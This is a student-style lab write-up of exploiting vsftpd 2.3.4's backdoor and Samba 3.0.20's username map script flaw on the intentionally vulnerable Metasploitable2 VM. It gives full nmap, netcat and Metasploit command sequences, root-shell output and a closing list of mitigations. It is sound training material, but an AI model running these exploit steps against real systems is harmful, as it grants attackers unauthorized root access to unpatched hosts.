Lab Report: Metasploitable2 — vsftpd & Samba Exploitation

Table of Contents

Objective

Practice real-world penetration testing by exploiting known vulnerabilities in Metasploitable2, focusing on `vsftpd 2.3.4` and `Samba 3.0.20`.

Lab Setup

- **Target:** Metasploitable2 VM
- **Attacker:** Kali Linux VM
- **Network:** NAT configuration for full connectivity
- **Tools:** Nmap, Metasploit, Netcat, smbclient, searchsploit

---

Methodology

This lab follows a streamlined version of the **Penetration Testing Execution Standard (PTES)**:

- **Reconnaissance:** Identify live hosts and running services.
- **Enumeration:** Gather detailed version information to pinpoint vulnerabilities.
- **Exploitation:** Use known CVEs and exploits to gain unauthorized access.
- **Post-Exploitation:** Confirm level of access, demonstrate impact, and outline possible next steps.
- **Reporting:** Document proof-of-concept, supporting evidence, and practical remediation advice.

ATT&CK Mapping

Relevant MITRE ATT&CK techniques demonstrated in this lab:

- **T1190 - Exploit Public-Facing Application:** vsftpd 2.3.4 backdoor and Samba 3.0.20 username map script RCE.
- **T1059 - Command and Scripting Interpreter:** Interactive shell access via Netcat and Metasploit.
- **T1078 - Valid Accounts (Conceptual):** Using crafted credentials or misconfigurations to trigger exploitation.

Reconnaissance

Metasploitable2 is an intentionally vulnerable Linux VM used to practice common exploitation techniques.

Download links:
- Rapid7 Metasploitable2
- SourceForge


Nmap Scan

I ran a version scan on common ports:

```
nmap -sV -p 21,139,445 <target-ip>
```

Nmap Results:

Port	State	Service	Version
21	open	ftp	vsftpd 2.3.4
139	open	netbios-ssn	Samba 3.0.20
445	open	microsoft-ds	Samba 3.0.20



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21,139,445 [redacted]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-20 17:57 EDT
Nmap scan report for [redacted]
Host is up (0.0013s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 1: Nmap confirms vsftpd 2.3.4 and Samba 3.0.20 open.

Exploitation

---

vsftpd 2.3.4 Backdoor Exploit


About: vsftpd 2.3.4 has a malicious backdoor (CVE-2011-2523). Logging in with a username that ends in `:)` opens a hidden shell on port `6200`.

Steps Taken:

1 Connect to FTP port:

```
nc <target-ip> 21
```

- **Username:** `exploitingYou:)`
- **Password:** `youvebeenhacked`



```
┌──(kali㉿kali)-[~]
└─$ nc [redacted] 21
220 (vsFTPd 2.3.4)
user exploitingYou
331 Please specify the password.
pass youvebeenhacked
530 Login incorrect.
```

Figure 2: Sending special username to trigger the backdoor.


---

2 Connect to the hidden backdoor shell on port 6200:

```
nc -v <target-ip> 6200
```

3 Verify root access:

```
id
whoami
ls
```



```
┌──(kali㉿kali)-[~]
└─$ nc -v [redacted] 6200
[redacted] : inverse host lookup failed: Unknown host
(UNKNOWN) [[redacted]] 6200 (?) open
whoami
root
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Figure 3: Confirmed root access via backdoor.

Samba 3.0.20 Exploit (Username Map Script)

About: Samba 3.0.20 has a remote code execution vulnerability (Username Map Script) which allows shell execution.


Steps Taken:

1 Started Metasploit:

```
msfconsole
```

2 Ran an SMB version scan to confirm the target version:

```
use auxiliary/scanner/smb/smb_version
set RHOSTS <target-ip>
run
```



```
   11  auxiliary/scanner/smb/smb_version          .                normal  No     SMB Version Detection
   12  auxiliary/scanner/smb/smb_uninit_cred      .                normal  Yes    Samba _netr_ServerPasswordSet Unin
itialized Credential State


Interact with a module by name or index. For example info 12, use 12 or use auxiliary/scanner/smb/smb_uninit_cred

msf6 > use 11
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS [redacted]
RHOSTS ⇒ [redacted]
msf6 auxiliary(scanner/smb/smb_version) > run

[*] [redacted]:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] [redacted]:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] [redacted]:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```


Figure 4: Scanner confirms Samba 3.0.20.

---

3 Found an exploit using `searchsploit`:

```
searchsploit samba 3.0.20
```

Identified `Username Map Script` exploit.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba 3.0.20
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                             | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)   | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                              | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                      | linux_x86/dos/36741.py
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 5: `searchsploit` output.


---

4 Loaded the exploit module:

```
use exploit/multi/samba/usermap_script
set RHOSTS <target-ip>
exploit
```

5 Verified shell access:

```
whoami
ls
```



```
msf6 exploit(multi/samba/usermap_script) > set rhosts [redacted]
rhosts ⇒ [redacted]
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on [redacted]:4444
[*] Command shell session 1 opened ([redacted]:4444 → [redacted]:52709) at 2025-07-21 11:02:00 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Figure 6: Shell confirmed with root privileges.

Post-Exploitation

After gaining root-level shells on both services:

- Verified privileges (`whoami`, `id`).
- Listed files and directories.
- Confirmed ability to run arbitrary commands.
- Would pivot to enumerate users, check `/etc/passwd`, search for sensitive configs (`*.conf`), and test lateral movement if this were a real engagement.

Mitigations & Recommendations

- **vsftpd:** Remove version 2.3.4 and install the latest trusted release.
- **Samba:** Patch to a secure version; disable unnecessary Samba shares.
- Enforce least privilege for services.
- Use firewalls to limit service exposure.
- Monitor network traffic for unusual ports and connections.

References

- Metasploitable2
- vsftpd 2.3.4 Backdoor (CVE-2011-2523)
- Metasploit Samba Exploit

~ Eric Graham